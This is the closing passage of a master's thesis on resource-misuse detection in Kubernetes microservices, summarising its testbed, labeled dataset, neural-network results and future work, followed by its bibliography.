the Train-Ticket application. The choice of Minikube allowed for a scalable and reproducible environment, while the Train-Ticket application provided a complex and realistic microservices architecture to simulate real-world scenarios. Monitoring tools such as Prometheus and cAdvisor were integrated into the testbed to capture key performance indicators and resource utilization metrics, generating the data necessary for creating the labeled dataset. The experimental setup was carefully designed, incorporating a Design of Experiments (DoE) methodology to systematically vary parameters such as user load and attack injection points. This rigorous approach was crucial in generating a comprehensive and well-structured dataset that included both normal system behavior and various attack scenarios, a key deliverable of this work.

The labeled dataset created in this research represents a significant contribution to the field. Its creation involved a meticulous process of simulating realistic microservices behavior and injecting targeted attacks within a controlled environment. The dataset's value lies in its explicit labeling of normal and anomalous behavior, enabling the training and evaluation of machine learning models for anomaly detection. While a neural network model was trained and evaluated in this work, demonstrating promising performance (accuracy: 80.26%, precision: 0.8175, recall: 0.7614, F1-score: 0.7884), the dataset itself holds independent value and can be utilized by other researchers exploring

different anomaly detection approaches. The challenges and trade-offs inherent in anomaly detection, such as the balance between precision and recall, were also highlighted during the model evaluation, providing valuable insights for future research. Furthermore, the research underscored the importance of considering factors like model stability in the context of microservices, emphasizing the need for robust data preprocessing and model selection.

Looking ahead, future work can build upon the labeled dataset created in this research in several ways. The dataset can be used to explore alternative and potentially more sophisticated anomaly detection models, such as Long Short-Term Memory (LSTM) networks, Transformer models, autoencoders, or Generative Adversarial Networks (GANs), to further improve detection accuracy and robustness. Research can also focus on incorporating contextual information, such as application logs or network traffic data, to enrich the dataset and improve model performance. To enhance the dataset's generalizability, future work could expand it to include a wider range of attack types, more complex and realistic attack scenarios, and different application workloads, potentially incorporating real-world data from production environments or employing synthetic data generation techniques.

Improvements to the experimental testbed can further enhance future dataset creation efforts. Incorporating more sophisticated monitoring tools and techniques, such as extended Berkeley Packet Filter

(eBPF), would allow for the capture of richer and more detailed runtime metrics, leading to more comprehensive datasets. The development of automated attack injection mechanisms would enable more dynamic and realistic simulation of attacks, improving the quality and relevance of the generated data. Furthermore, exploring the integration of the testbed with Continuous Integration/Continuous Deployment (CI/CD) pipelines would facilitate continuous dataset generation and security testing.

Finally, future research should also focus on the practical application of the labeled dataset and the development of effective anomaly detection systems for microservices environments. This includes exploring strategies for integrating anomaly detection models into existing security tools and platforms and addressing the challenges associated with deploying and maintaining such systems in production environments.

In conclusion, this thesis[31] makes a significant contribution through the creation of a valuable labeled dataset for resource misuse detection in microservices environments. The development of a robust experimental testbed and the generation of this dataset provide a foundation for future research in this critical area. While the thesis also explores the application of machine learning for anomaly detection, the labeled dataset itself stands as a key deliverable, enabling further exploration and advancements in microservices security. Future work can build

upon this dataset to develop more effective, robust, and practical security solutions for the increasingly complex and dynamic world of microservices.

Bibliography

- [1] Mamoun Alazab, Mohammed Awad, Ammar Mesleh, Sami Alh-yari, and Mohammad Alomari. Detecting cryptojacking attacks in cloud environments using machine learning. *International Journal of Advanced Computer Science and Applications*, 11(1):168–176, 2020.
- [2] Kubernetes Authors. Minikube: Run kubernetes locally, 2023. Accessed: 2025-03-09.
- [3] Kubernetes Authors. Kubernetes documentation, 2024. Accessed: 2024-Dec-23.
- [4] Prometheus Authors. Prometheus: Monitoring system & time series database, 2023. Accessed: 2025-03-09.
- [5] Joe Beda, Brendan Burns, and Kelsey Hightower. Kubernetes: A complete platform for automated deployment, scaling, and operations of application containers. In *Proceedings of the 6th International Workshop on Cloud Computing Platforms*, New York, NY, USA, 2015. ACM. Accessed: 2024-Dec-24.

- [6] AssureMOSS Consortium. Assuremoss project: Assurance and certification in secure multi-party open software and services, 2023. Available at: <https://www.assuremoss.eu/>.
- [7] Train-Ticket Contributors. Train-ticket: A microservice benchmark application, 2023. Accessed: 2025-03-09.
- [8] MITRE Corporation. Mitre att&ck: A knowledge base of cyber adversary tactics and techniques, 2023. Accessed: 2025-03-09.
- [9] MITRE Corporation. T1496: Resource hijacking - mitre att&ck, 2023. Accessed: 2025-03-09.
- [10] Locust Developers. Locust: Scalable load testing for web apps, 2023. Accessed: 2025-03-09.
- [11] Damiano Di Francesco Maesa, Paolo Mori, and Laura Ricci. Encode: Encoding netflows for network anomaly detection. In *2022 IEEE International Conference on Big Data (Big Data)*, pages 4341–4350. IEEE, 2022.
- [12] Docker Inc. Docker - build, ship, and run any app, anywhere. <https://www.docker.com>. Accessed: 2024-Dec-23.
- [13] Docker Inc. Docker hub. <https://hub.docker.com/>. Accessed: 2024-Dec-23.

- [14] Nicola Dragoni et al. Microservices: Yesterday, today, and tomorrow. In Bertrand Meyer and Manuel Mazzara, editors, *Present and Ulterior Software Engineering*. Springer, 2017.
- [15] K. E. Emam, S. Benlarbi, N. Goel, W. Melo, H. Lounis, and S. N. Rai. The optimal class size for object-oriented software. *IEEE Transactions on Software Engineering*, 28(5):494–509, May 2002.
- [16] Python Software Foundation. Python: A high-level programming language, 2023. Accessed: 2025-03-09.
- [17] S. Fu, J. Liu, X. Chu, and Y. Hu. Toward a standard interface for cloud providers: The container as the narrow waist. *IEEE Internet Computing*, 20(3):62–66, 2016.
- [18] David Jaramillo, Duy V. Nguyen, and Robert Smart. Leveraging microservices architecture by using docker technology. In *Proceedings of SoutheastCon 2016*, pages 1–5. IEEE, 2016.
- [19] Nikos Koutroumpouchos, Sameer Sirur, Antonio Ferrando, et al. Assuremoss kubernetes run-time monitoring dataset. *Data in Brief*, 49:109401, 2023.
- [20] Grafana Labs. Grafana: Open-source visualization and monitoring, 2023. Accessed: 2025-03-09.
- [21] James Lewis and Martin Fowler. Microservices - a definition of this new architectural term, 2014. [Accessed: 2024-Dec-23].

- [22] MatrixTM. Mhddos - ddos attack script with 56 methods, 2025. Accessed: 2025-03-12.
- [23] Dirk Merkel. Docker: Lightweight linux containers for consistent development and deployment. *Linux Journal*, 2014(239), 2014.
- [24] Trend Micro. Cryptojacking attacks targeting docker containers on the rise, 2018. Accessed: 2025-03-09.
- [25] Satoshi Nakamoto. Bitcoin: A peer-to-peer electronic cash system, 2008. White Paper, Accessed: 2025-03-09.
- [26] Sam Newman. *Building Microservices: Designing Fine-Grained Systems*. O'Reilly Media, Sebastopol, CA, USA, 2015.
- [27] Claus Pahl, Eoin Lee, and Brian Killen. Survey of container orchestration tools: Features, challenges, and research opportunities. *Journal of Cloud Computing*, 8(1):1–15, 2019.
- [28] Fabian Pedregosa, Gaël Varoquaux, Alexandre Gramfort, Vincent Michel, Bertrand Thirion, Olivier Grisel, Mathieu Blondel, Peter Prettenhofer, Ron Weiss, Vincent Dubourg, Jake Vanderplas, Alexandre Passos, David Cournapeau, Matthieu Brucher, Matthieu Perrot, and Édouard Duchesnay. Scikit-learn: Machine learning in python, 2011. Accessed: 2025-03-09.
- [29] Inc. Pivotal Software. Rabbitmq: Open source message broker, 2023. Accessed: 2025-03-09.

- [30] Monero Project. Monero: Private digital currency, 2023. Accessed: 2025-03-09.
- [31] Alessandro Riccitiello. An experimental testbed for resource misuse detection in microservices environments, 2025. https://github.com/AlessandroR1273/Master_Thesis.
- [32] Nicolò Rognoni, Domenico Chiaravalloti, Eric Medvet, and Daniele De Lorenzo. Learning state machines to monitor and detect anomalies on a kubernetes cluster. In *Proceedings of the 2022 ACM Symposium on Applied Computing*, pages 551–558, 2022.
- [33] Salvatore Sanfilippo and Redis Community. Redis: In-memory data store and cache, 2023. Accessed: 2025-03-09.
- [34] Google Open Source. cadvisor: Container advisor for performance monitoring, 2023. Accessed: 2025-03-09.
- [35] Pandas Development Team. pandas: Python data analysis library, 2023. Accessed: 2025-03-09.
- [36] Tran Tien, Byeong-Ho Kim, and Dong-Seong Kim. Kubanomaly: Anomaly detection for the docker orchestration platform with neural network approaches. In *2021 International Conference on Artificial Intelligence in Information and Communication (ICAIIIC)*, pages 492–497. IEEE, 2021.